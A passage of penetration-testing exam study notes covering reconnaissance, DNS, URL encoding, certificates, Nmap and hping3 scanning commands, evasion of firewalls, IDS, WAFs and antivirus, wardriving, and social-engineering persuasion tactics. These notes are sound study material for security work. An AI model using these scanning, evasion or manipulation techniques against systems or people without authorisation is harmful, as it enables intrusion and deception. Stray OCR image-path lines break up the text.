        - Links a hostname to an IPv4 address
    - **AAAA Record**
        - Links a hostname to an IPv6 address
    - **Canonical Name (CNAME) Record**
        - Points a domain to another domain or subdomain
    - **Mail Exchange (MX) Record**
        - Directs emails to a mail server
    - **Start of Authority (SOA) Record**
        - Stores important information about a domain or zone
    - **Pointer (PTR) Record**
        - Correlates an IP address with a domain name
    - **Text (TXT) Record**
        - Adds text into the DNS
    - **Service (SRV) Record**
        - Specifies a host and port for a specific service
    - **Nameserver (NS) Record**
        - Indicates which DNS nameserver has the authority
    - Pull up and look at all the DNS records to check for relevant information

        - Focus on MX, TXT, and SRV records to check for email and third-party SaaS solutions

    - **Name Server Lookup (nslookup)**
        - A cross-platform tool used to query the DNS to provide the mapping between domain names and IP addresses or other DNS records

    - **Whois**
        - A command line tool on Linux, which is also a website, that is a query and response protocol for Internet resources
        - Whois is not nearly as valuable as before, but still helpful to be reviewed

- **Public Repositories**
    - **Public Source Code Repositories**
        - Websites that allow developers to work together in an agile way to create software very quickly
        - Private files can sometimes be mistakenly classified as public for anyone to find
        - Example: GitHub, Bitbucket, SourceForge
        - Public source code repositories contain a lot of valuable data

    - **Website Archives/Caches**
        - Wayback Machine
        - Deleted data can still exist somewhere on the Internet

    - **Image Search**

- **Search Engine Analysis**
    - **Google Hacking**
        - Open-source intelligence technique that uses Google search operators to locate vulnerable web servers and applications
            - Quotes
                - Use double quotes to specify an exact phrase and make a search more precise

            - NOT

- Use the minus sign in front of a word or quoted phrase to exclude results that contain that string

- AND/OR
  - Use these logical operators to require both search terms (AND) or to require either search term (OR)

- Scope
  - Different keywords that can be used to select the scope of the search, such as site, filetype, related, allintitle, allinurl, or allinanchor

- URL Modifiers
  - Modifiers that can be added to the results page to affect the results, such as &pws=0, &filter=0, and &tbs=li:1

- **Google Hacking Database (GHDB)**
  - Provides a database of search strings optimized for locating vulnerable websites and services

- **URL Analysis**
  - **URL Analysis**
    - Activity that is performed to identify whether a link is already flagged on an existing reputation list, and if not, to identify what malicious script or activity might be coded within in

    - Importance
      - Resolving percent encoding
      - Assessing redirection of the URL
      - Showing source code for scripts in URL

  - **HTTP Method**
    - A set of request methods to indicate the desired action to be performed for a given resource
    - A request contains a method, a resource, a version number, the header, and the body of the request
    - Methods

- GET
  - The principal method used with HTTP and is used to retrieve a resource
- POST
  - Used to send data to the server for processing by the requested resource
- PUT
  - Creates or replaces the requested resource
- DELETE
  - Used to remove the requested resource
- HEAD
  - Retrieves the headers for a resource only and ignores the body

- Data submitted via a URL is delimited by the (?) character
- Query Parameters
  - Usually formatted as one or more name=value pairs with ampersands (&) delimiting each pair
- A (#) is used to indicate a fragment or anchor ID and it's not processed by the webserver

- **HTTP Response Codes**
  - The header value returned by a server when a client requests a URL
  - Codes
    - 200
      - Indicates a successful GET or POST request (OK)
    - 201
      - Indicates where a PUT request has succeeded in creating a resource
    - 3xx

- Any code in this range indicates that a redirect has occurred by the server

- 4xx
  - Any code in this range indicates an error in the client request
    - 400
      - Indicates that a request could not be parsed by the server
    - 401
      - Indicates that a request did not supply authentication credentials
    - 403
      - Indicates that a request did not have sufficient permissions
    - 404
      - Indicates that a client has requested a non-existent resource
- 5xx
  - Any code in this range indicates a server-side issue
    - 500
      - Indicates a general error on the server-side of the application
    - 502
      - Indicates a bad gateway has occurred when the server is acting as a proxy
    - 503
      - Indicates an overloading of the server is causing service unavailability
    - 504

- Indicates a gateway timeout which means there's an issue with the upstream server

- **Percent Encoding**
  - A mechanism to encode 8-bit characters that have specific meaning in the context of URLs, also known as URL encoding
  - Unreserved Characters
    - a-z, A-Z, 0-9, (-), (.), (_), (~)
  - Reserved Characters
    - (:), (/), (?), (#), ([), (]), (@), (!), ($), (&), (‘), ((), ()), (*), (+), (,), (;), (=)
  - A URL cannot contain unsafe characters
    - Null string termination, carriage return, line feed, end of file, tab, space, and (\), (<), (>), ({), (})
  - Percent encoding allows a user-agent to submit any safe or unsafe character (or binary data) to the server within the URL
  - Warning
    - Percent encoding can be misused to obfuscate the nature of a URL (encoding unreserved characters) and submit malicious input as a script or binary or to perform directory traversal

Character	Percent Encoding
Null	%00
Space	%20
+	%2B
%	%25
/	%2F
\	%5C
.	%2E
?	%3F
“	%22
‘	%27
<	%3C
>	%3E

- Some really tricky attackers may double encode the URL by encoding the percent sign

- **Cryptographic Flaws**
  - **Cryptographic Inspection**
    - Checks validity of certificates or potential vulnerabilities to exploit within the target servers
  - **Cipher Suite**
    - Defines the algorithm supported by the client and server when requesting to use encryption and hashing
    - Example:
      - ECDHE_RSA_AES128_GCM_SHA256
      - TLS_AES_256_GCM_SHA384
    - Cybersecurity professionals need to understand how to read these cipher suites
  - To test a web server to see its cipher suite, visit **ssllabs.com**
  - **Encryption Algorithms**
    - ChaCha20
    - RSA
    - AES
    - GCM
    - CBC
  - SSL 2 and SSL 3 are now considered insecure
  - **Digital Certificates**
    - Falsified digital certificates can also be used to trick the target organization's users
    - Identify other potential targets or servers in digital certificate fields
      - **Subject Alternative Name (SAN) Field**
        - Allows the use of digital certificates with other domains in addition to the main domain

- Wildcard
  - Allows the use of the same public key certificate and have it displayed as valid across all subdomains

- A revoked certificate affects all other subdomains

- Look into the SAN field or the Wildcard to check for other domains or subdomains

- **Certificate Revocation List (CRL)**
  - An online list of digital certificates revoked by the certificate authority

- **Online Certificate Status Protocol (OCSP)**
  - Determines the revocation status of a digital certificate using its serial number
  - OCSP Responder

- With CRL and OCSP, the client validates the certificate

- **Certificate Pinning**
  - A method of trusting digital certificates that bypass the CA hierarchy and chain of trust

  - HTTP Public Key Pinning
    - allows a website to resist impersonation attacks

- **Certificate Stapling**
  - Allows a web server to perform certificate status check
  - Eliminates the need for additional connection at the time of the request

- **HTTP Strict Transport Security (HSTS)**
  - Allows a web server to notify web browsers to only request using HTTPS and not HTTP

- **CWE & CVE**
  - A penetration tester needs to keep updated with the latest techniques and vulnerabilities
    - CVEs
    - CWEs
    - Security Blogs
    - Podcasts

  - **Computer Emergency Response Team (CERT) - cisa.gov/uscert**
    - Maintained by the United States federal government and lists all of the different known vulnerabilities that they have identified in the wild as well as those self-reported by industry partners

  - **JPCERT - jpcert.or.jp**
    - Japan's version of the Computer Emergency Response Team

  - **National Vulnerability Database (NVD) - nvd.nist.gov**
    - Provided by the National Institute for Standards and Technology (NIST) which displays all of the latest vulnerabilities and assigns them each a CVE number

  - **Common Vulnerabilities and Exposures (CVE) - cve.org**
    - Common database used worldwide that references known vulnerabilities

  - **Common Weakness Enumeration (CWE) – cwe.mitre.org**
    - A community-developed list of the different types of software weaknesses and the details of those weaknesses

  - **Common Attack Pattern Enumeration and Classification (CAPEC) - capec.mitre.org**
    - Help to understand and identify a particular attack so that security researchers may better understand the different attack patterns

  - **Full Disclosure**
    - a mailing list from the makers of Nmap

  - Understand the key terms like CVE and CWE and how they may link a vulnerability to a potential exploit

Active Reconnaissance

- **Active Reconnaissance**
  - **Active Reconnaissance**
    - Engaging with the targeted systems or networks to gather information about their vulnerabilities

  - **Domain 2: Information Gathering and Vulnerability Scanning**
    - Objective 2.2
      - Given a scenario, perform active reconnaissance
    - Objective 2.3
      - Given a scenario, analyze the results of a reconnaissance exercise

- **Scanning and Enumeration**
  - **Scanning**
    - Actively connecting to a system and getting a response to identify hosts, opens ports, services, users, domain names, and URLs used by a given organization
      - Discovery Scan
        - Ping Scan
          - Identifies what hosts are online in a given network
        - Port Scan
          - Identifies whether the ports on those hosts are open or closed
      - Enumeration
        - Enumeration digs deep into target systems and links identified components into known vulnerabilities

      - Nmap/Zenmap
        - Nmap
          - Requires exact syntax
        - Zenmap
          - Provides dropdown menu

        - Ping scan
        - Quick scan
        - Intense scan

- **Fingerprinting**
  - The identification of an operating system, a service, or a specific software version that is in use by a host, a system, or a network

- **Banner Grabbing**
  - Using a program like Netcat, wget, or telnet to connect to a given port that is running a service

  - **Scanning**
    - More generic
  - **Enumeration**
    - More in depth
  - **Fingerprinting**
    - Most detailed

- **Other Enumeration**
  - **Host**
    - Any server, workstation, client, which can also include mobile devices, tablets, and IoT devices, or even a networking device like a switch, router, or access point
    - We can enumerate the hosts using command line-based Windows tools to learn more about the target network

    - "Living off the land"
      - Using the default tools available on a regular user's workstation

    - Commands
      - net
        - A suite of tools that can be used to perform operations on groups, users, account policies, network shares, and more

      - arp
        - Used when enumerating a Windows host
        - Address Resolution Protocol (ARP) Cache
          - Provides a list of all the other machine's MAC addresses that have recently communicated with the host you are currently on

- ipconfig
  - Determines the IP address of the machine you are currently on
  - ipconfig /displaydns
    - Displays any DNS names that have recently been resolved

- BASH command line tools for Linux hosts or servers
  - finger
    - Used to view a user's home directory, their login, and their current idle time
  - uname -a
    - Shows the OS's name, version, and other relevant details displayed to the terminal
  - env
    - Gives a list of all of the environment variables on a Linux system

- **Services**
  - Can be enumerated to provide us with additional details about a given host
  - Conducting an intensive scan using Nmap returns information about the services running on a host's open ports

- **Domains**
  - Active Directory (AD)
    - A database that stores, organizes, and enables access to other objects under its control
  - Many Windows attacks rely on trying to bypass the Kerberos authentication in a domain environment
    - The first domain is always considered the root domain
      - Domains or subdomains underneath the root domain are considered children

- Organizational Unit (OU)
  - Used within a domain to group similar objects (i.e., computers, groups, or even users) together

- User
  - Used to represent a person or process that will access a given resource in the domain

- Group
  - A collection of users

- Domain Enumeration
  - PowerShell
    - Living off the land
    - Get-NetDomain
      - Lists the current logged in user's domain
    - Get-NetLoggedon
      - Lists of all the users who are logged into a given computer

  - Nmap, Metasploit
    - Own tools

- **Users**
  - Get-NetGroupMember
    - Lists the domain members belonging to a given group

  - net user
    - Lists all the users on the machine

  - net groups
    - Lists the groups on the machine

- **URLs**
  - You can use various tools to gain more details about the web server or applications running on valid URLs

- **Website Reconnaissance**
  - To conduct website reconnaissance, determine the:
    - Software
    - Operating system
    - Hosting
    - Resources
    - Hidden information

  - **Website Build**
    - Programmers
    - Content Management System (CMS)
    - Page builder

  - Identify vulnerabilities that may exist in those frameworks and platforms

  - Find every page that exists on the website, because any page can hold a vulnerability

  - **Website Crawling (Forced Browsing)**
    - The process of systematically attempting to find every page on a given website


    - Prevention
      - robots.txt
        - Used to tell the web crawlers which directories and paths are allowed to be crawled and which should be ignored
        - Also enable directory permissions in addition to using robots.txt file

    - DirBuster
      - A free tool by OWASP that can conduct brute-force web crawling by trying all various combinations of directories and file name to find hidden data

  - **Web Scraping/Harvesting/Data Extraction**
    - A technique used for extracting data from websites performed using automation or through manual processes

- Custom Word List Generator (CeWL)
  - A Ruby app that can crawl a given URL up to a specified depth and return a list of words that can be used with a password cracker

- **Detecting and Evading Defenses**
  - **Load Balancer**



- A core networking solution that distributes traffic across multiple servers inside a server farm
- Allows multiple servers to answer as a single server

- Load Balancing Detector (LBD)
  - Determines the presence of a load balancer

- Load balancers can throw off scan results with increased false positives or false negatives

  - **Firewall**
    - A type of network security device that monitors and filters incoming and outgoing network traffic

    - Relies on a set of rules known as an access control list (ACL)

    - Traceroute
      - Detects if an organization uses firewall

- Firewalk
  - An active reconnaissance tool that tries to determine what layer 4 protocols a given firewall will actually pass past it
  - Lets you move through the firewall and identify the rule sets

- **Web Application Firewall (WAF)**
  - Utilizes specific rule sets to prevent common attacks against web applications, such as cross-site scripting and SQL injections

  - Key Indicators
    - Personalized cookies in HTTP packets
    - Header alterations
    - WAF notifications

  - Use obfuscation techniques to confuse these web applications

- **Antivirus**
  - A specific type of software that is used to prevent, scan, detect, and delete viruses or malware

  - Bypass Methods
    - Metamorphic virus
    - Signature obfuscation
    - Fileless malware
    - Encryption

- **Packet Crafting**
  - **Packet Crafting**
    - A technique that allows for the generation of a network packet with the specific data content described by an attacker or penetration tester

    - Use Cases
      - Setting up unusual TCP flags to see firewall response
      - Fragmenting packets

    - Aim to use as few packets as possible to reach objectives

Packet Crafting Stages	
Assemble	Creates packet to be sent
Edit	Modifies the content of the created packet
Play	Sends or resends packet onto the network
Decode	Captures and analyzes traffic generated by the packet sent

- Methods
  - Command line (Hping)
  - GUI
  - Script (Scapy)

- Common Tools
  - Hping
    - An open-source spoofing **tool** that provides a pen tester with the ability to craft network packets to exploit vulnerable firewalls and IDS/IPS

    - Host/Port Detection and Firewall Testing
      - Sends a SYN or ACK packet to conduct detection and testing
      - # hping3 –S –p80 –c1 192.168.1.1
        - Send 1 SYN packet to port 80
      - # hping3 –A –p80 –c1 192.168.1.1
        - Send 1 ACK packet to port 80

    - Timestamping
      - Used to determine the system's uptime
      - # hping3 –c2 –S p80 --tcp-timestamp 192.168.1.1
        - Send 2 SYN packets to port 80 to determine uptime

    - Traceroute
      - Uses arbitrary packet formats, such as probing DNS ports using TCP or UDP, to perform traces when ICMP is blocked on a given network

- Fragmentation
  - Attempts to evade detection by IDS/IPS and firewalls by sending fragmented packets across the network for later reassembly
- Denial of Service (DoS)
  - Can be used to perform flood-based DoS attacks from randomized source Ips
- Fragmentation and DoS are not likely to be effective against most modern OS and network appliances

- Scapy
  - A powerful, interactive packet manipulation tool, packet generator, network scanner, network discovery, packet sniffer, and more in one script
  - Scapy
    - Runs on Python 2
  - Scapy 3
    - Runs on Python 3

- **Eavesdropping**
  - **Eavesdropping**
    - The act of secretly or stealthily listening to a private conversation or communications of others without their consent in order to gather information
    - Methods
      - Non-Technical
        - Social engineering
      - Technical
        - Technology
    - Check if eavesdropping is within the scope and agreed upon for the assessment

- **Packet Sniffing**
  - Involves capturing all the data packets that were sent over the targeted network
  - Tools
    - Wireshark
      - Contains a graphical user interface and can be used to capture packets, analyze those packets, and identify the desired information if it was unencrypted when sent
    - TCPDump
  - To perform network sniffing:
    - Place network card into promiscuous mode to capture all the traffic it sees and write the packets into a PCAP file
    - Protocol Analyzer
      - A specialized type of software that collects raw packets from the network
      - Network defenders should always utilize encryption techniques to protect the data in transit
      - Protocol analyzers can help prove or disprove statements made by administrators
  - Packet capture is easier to perform on wireless networks since they operate like a hub
  - Useful Metadata from Encrypted Data
    - Source/Destination IP/Ports
    - Protocol types
    - Data volume
- **Flow Analysis**
  - Identifies which resources and servers are communicating with which type of devices or locations
  - Highlights trends and patterns in the network traffic
  - Flow analysis focuses on metadata, while protocol analyzers can look into the packets and see the data they contain

- **Wardriving**
  - **Wardriving**
    - Driving around near a facility to detect if there are any wireless networks you can exploit
  - **Warwalking**
    - Walking around near a facility to detect if there are any wireless networks you can exploit
  - **Target Data**
    - Open wireless access points
    - Encrypted access points
      - Wireless networks are much less secure than wired networks
    - Device configurations
      - Guest network
      - Business network
  - **Wigle.net**
    - Maps and indexes all open access points that have been found
  - **Antenna**
    - Decibels Per Isotropic (dBi)
      - Measures the strength of an antenna in terms of how good it can listen and collect information
    - Classification
      - Unidirectional
        - Focuses power in one direction for covering greater distances
      - Bidirectional (Dipole)
        - Radiates power equally in two directions
      - Omnidirectional
        - Radiates power equally in all directions

- **Signal-to-Noise Ratio (SNR)**
  - Measures the wireless signal strength in relation to the background nois

- Use omnidirectional antenna for wardriving and warwalking
- There are other networks than just Wi-Fi


Vulnerability Scanning

- **Vulnerability Scanning**
  - **Vulnerability Scanning**
    - The process of assessing a computer, server, network, or application for known weaknesses
      - System weaknesses
      - Report
      - Recommendations

  - **Domain 2: Information Gathering and Vulnerability Scanning**
    - Objective 2.3
      - Given a scenario, analyze the results of a reconnaissance exercise
    - Objective 2.4
      - Given a scenario, perform vulnerability scanning

- **Vulnerability Lifecycle**
  - **Vulnerability**
    - Any weakness in a system that can be exploited by a threat actor to gain unauthorized access to a computer system

  - **Attack Surface**
    - Client
    - Server
    - Network device



- **Unknown (Zero-Day) Vulnerability**
  - Any unpublished vulnerability somebody has discovered and has not yet made known to the manufacturer

  - Figure out how to mitigate the effects of the vulnerability

- As a penetration tester, you're constantly looking for new ways to break into systems
  - There's 5 to 10 percent of systems with missing patches

- **Vulnerability Scans**
  - **Vulnerability Scanning**
    - A specialized type of automated scan for hosts, systems, and networks to determine the vulnerabilities that exist on a given system

  - **Vulnerability Scanning Tools**
    - OpenVAS
    - Nessus
    - QualysGuard
    - Nexpose
    - Nmap

    - Vulnerability scanning tools are only as good as the configurations used

  - **Vulnerability Scanning Types**
    - Credentialed Scan
      - Uses an authorized user or administrator's account credentials to be performed


- Credentialed scans are usually performed by the network defenders and cybersecurity analysts

- Non-Credentialed Scan
  - Conducted when the vulnerability scanner does not have valid user or admin login credentials

- **Scanning Types**
  - Discovery Scan
    - The least intrusive type of scan and can be as simple as conducting a ping sweep

  - Full Scan
    - A full scan gets easily detected by network defenders and cybersecurity analysts

  - Stealth Scan
    - Conducted by sending a SYN packet and then analyzing the response




    - Evading Detection
      - Slow down scans
      - Break into individual scans
      - Mask true source

  - Compliance Scan
    - Used to identify vulnerabilities that may affect compliance with regulations or policies
    - Example: PCI-DSS scan

- Tools
  - Nmap
    - A great tool for mapping out the network, finding open ports, running services, and the basic versioning of each service
    - Nmap Scripting Engine (NSE)
      - Conducts basic vulnerability scanning using Nmap
  - Nessus
    - Used to scanning the target network and then create a report of the vulnerabilities, missing patches, and misconfigurations that exist
  - Nexpose
    - A vulnerability scanner made by Rapid7
  - QualysGuard
    - Another commercially available vulnerability scanner
  - OpenVAS
    - An open-source vulnerability scanne
  - Nikto
    - Can assess custom web applications that a company may have coded themselves

- **Scanning Considerations**
  - **Time**
    - Not all scans will take the same amount of time
  - **Protocols**
    - Each protocol scanned will take time and resources

- **Network Topology**



- **Bandwidth Limitations**
  - The location of the scan depends on your engagement goals and the type of asset you are scanning

- **Query Throttling**
  - Reduces the number of queries launched by the scanner at a given time

- **Fragile Systems**
  - Determine any fragile or non-traditional systems that could be affected by vulnerability scanning activities

- Properly scope vulnerability scans to minimize the impact to the targeted organization

Nmap

- **Nmap**
  - **Domain 2: Information Gathering and Vulnerability Scanning**
    - Objective 2.3
      - Given a scenario, analyze the results of a reconnaissance exercise
    - Objective 2.4
      - Given a scenario, perform vulnerability scanning
  - Expect more in depth Nmap questions on the PenTest+ exam
    - Read
    - Understand
    - Identify

- **Nmap Discovery Scans**
  - **Nmap Security Scanner**
    - A versatile port scanner used for topology, host, service, and OS discovery and enumeration
    - An nmap discovery scan is used to footprint the network
  - **Basic Syntax**
    - # nmap 192.168.1.0/24
  - **Host Discovery Scan**
    - # nmap –sn 192.168.1.0/24
  - **Nmap Switches**
    - There are many types of scanning options that you can utilize by entering different nmap switches
      - List Scan (-sL)
        - Lists the IP addresses from the supplied target range(s) and performs a reverse-DNS query to discover any host names associated with those IPs
      - TCP SYN ping (-PS <PortList>)
        - Probes specific ports from the given list using a TCP SYN packet instead of an ICMP packet to conduct the ping
      - Sparse Scanning (--scan-delay <Time>)

- Issues probes with significant delays to become stealthier and avoid detection by an IDS or IPS

- Scan Timing (-Tn)
  - Issues probes with using a timing pattern with n being the pattern to utilize (0 is slowest and 5 is fastest)

- TCP Idle Scan (-sI)
  - Another stealth method, this scan makes it appear that another machine (a zombie) started the scan to hide the true identity of the scanning machine

- Fragmentation (-f or --mtu)
  - A technique that splits the TCP header of each probe between multiple IP datagrams to make it hard for an IDS or IPS to detect

- The results of a discovery scan should be a list of IP addresses and whether they responded to the probes

- **Nmap Output**
  - Interactive (default) to screen
  - Normal (-oN) to file
  - XML (-oX) to file
  - Grepable (-oG) to file
  - XML or grepable output can be integrating with most SIEM products

- **Nmap Port Scans**
  - After your footprinting is complete, it is time to begin fingerprinting hosts

  - **Service Discovery**
    - Determine which network services and operating systems are in use by a target
    - Service discovery can take minutes to hours to complete

  - **Warning**

- While some scans are described as “stealthy”, a well-configured IDS/IPS can detect most Nmap scanning

- **TCP SYN (-sS)**
  - Conducts a half-open scan by sending a SYN packet to identify the port state without sending an ACK packet afterwards

- **TCP Connect (-sT)**
  - Conducts a three-way handshake scan by sending a SYN packet to identify the port state and then sending an ACK packet once the SYN-ACK is received

- **Null Scan (-sN)**
  - Conducts a scan by sending a packet with the header bit set to zero

- **FIN Scan (-sF)**
  - Conducts a scan by sending an unexpected FIN packet

- **Xmas Scan (-sX)**
  - Conducts a scan by sending a packet with the FIN, PSH, and URG flags set to one

- **UDP Scan (-sU)**
  - **Conducts a scan by sending a UDP packet to the target and waiting for a** response or timeout

- **Port Range (-p)**
  - Conducts a scan by targeting the specified ports instead of the default of the 1,000 most commonly used ports

- These techniques can be more or less stealthy, as well as combined with the options covered in the discovery scan lesson

- **Port States**
  - Open
    - An application on the host is accepting connections

  - Closed

- The port responds to probes by sending a reset [RST] packet, but no application is available to accept connections

  - Filtered
    - Nmap cannot probe the port, usually due to a firewall blocking the scans on the network or host

- **Other Port States (displayed if the scan cannot determine a reliable result)**
  - Unfiltered
    - Nmap can probe the port but cannot determine if it is open or closed

  - Open|Filtered
    - Nmap cannot determine if the port is open or filtered when conducting a UDP or IP protocol scan

  - Closed|Filtered
    - Nmap cannot determine if the port is closed or filtered when conducting a TCP Idle scan

- Port states are important to understand because an open port indicates a host that might be vulnerable to an inbound connection

- **Nmap Fingerprinting**
  - **Fingerprinting**
    - A technique to get a list of resources on the network, host, or system as a whole to identify potential targets for further attack

  - Once open ports are discovered, use Nmap to probe them intensely
    - # nmap –sV 192.168.1.1
    - # nmap –A 192.168.1.1


  - An intensive fingerprint scan can provide more detailed information
    - Protocol
    - Application name and version
    - OS type and version
    - Host name


- Device type

- **How does Nmap fingerprint what services and versions are running?**
  - Common Platform Enumeration (CPE)
    - Scheme for identifying hardware devices, operating systems, and applications developed by MITRE

  - Nmap Scripting Engine (NSE)
    - Scripts are written in the Lua scripting language that can be used to carry out detailed probes
      - OS detection and platform enumeration
      - Windows user account discovery
      - Identify logged-on Windows user
      - Basic vulnerability detection
      - Get HTTP data and identify applications
      - Geolocation to traceroute probes

- **Using Nmap**





Social Engineering and Physical Attacks

- **Social Engineering and Physical Attacks**
  - **Social Engineering**
    - A broad range of malicious activities accomplished through human interactions
    - Non-technical attacks
  - **Domain 3: Attacks and Exploits**
    - Objective 3.6
      - Given a scenario, perform a social engineering or physical attack

- **Methods of Influence**
  - **Authority**
    - People are more willing to comply with a request when they think it is coming from someone in authority
    - Use of recognizable brand names like a bank or PayPal could be considered a form of authority
      - CEO or manager
      - Important client
      - Government agency
      - Financial institution
  - **Urgency**
    - People are usually in a rush these days and urgency takes advantage of this fact
    - Approaching deadline, time-based
  - **Social proof**
    - People are more likely to click on a link through social media or based on seeing others have already clicked on it
    - Use social proof to make people crave to be part of a social group, experience, or interaction
  - **Scarcity**
    - Technique that relies on the fear of missing out on a good deal that is only offered in limited quantities or a limited time

        - Limited supply, quantity-based

    - **Likeness/Likeability**
        - A technique where the social engineer attempts to find common ground and shared interests with their target
        - Social engineers are some of the most likeable people you will meet

    - **Fear**
        - The use of threats or demands to intimidate someone into helping you in the attack

    - **Example**
        - Click on this email right now because we only have three things left. These will only be on sale for the next 30 minutes. We have 100 people who already bought.

- **Social Engineering**
    - **Social Engineering**
        - Any attempt to manipulate users to reveal confidential information or perform actions detrimental to a system's security
        - End users and employees are the weakest link in an organization's security

    - **Phishing**
        - A social engineering attack where the malicious actor communicates with the victim from a supposedly reputable source to lure the victim into divulging sensitive information

    - **Spearphishing**
        - Uses the same technology and techniques but is a more targeted version of phishing
        - During a penetration test, you are most likely to conduct spearphishing and not phishing


    - **Whaling**
        - Focused on key executives within an organization or other key leaders, executives, and managers in the company

- Busy executives
- Better targeted
- Older and technically challenged executives

- **Smishing**
  - Occurs when the message is being communicated to the target thru text messaging
  - Short Message Service (SMS)
    - The text message service component on cellphones, smartphones, tablets, and other mobile devices
  - Multimedia Messaging Service (MMS)
    - A form of text messaging that also allows pictures, sound, or video to be sent using the service
- **Vishing**
  - Occurs when the message is being communicated to the target using the voice functions of a telephone
- **Business Email Compromise (BEC)**
  - Occurs when an attacker takes over a high-level executive's email account and orders employees to conduct tasks
- **Pharming**
  - Tricks users into divulging private information by redirecting a victim to a website controlled by the attacker or penetration tester

- **Baiting Victims**
  - **USB Drop Key**
    - It is human nature to be nice or to be curious
    - Rubber Ducky
      - A specialized type of software that is installed on a USB drive and runs different commands once plugged in

- **Watering hole attack**
  - Malware is placed on a website that you know your potential victims will access



- **Typosquatting/URL Hijacking**
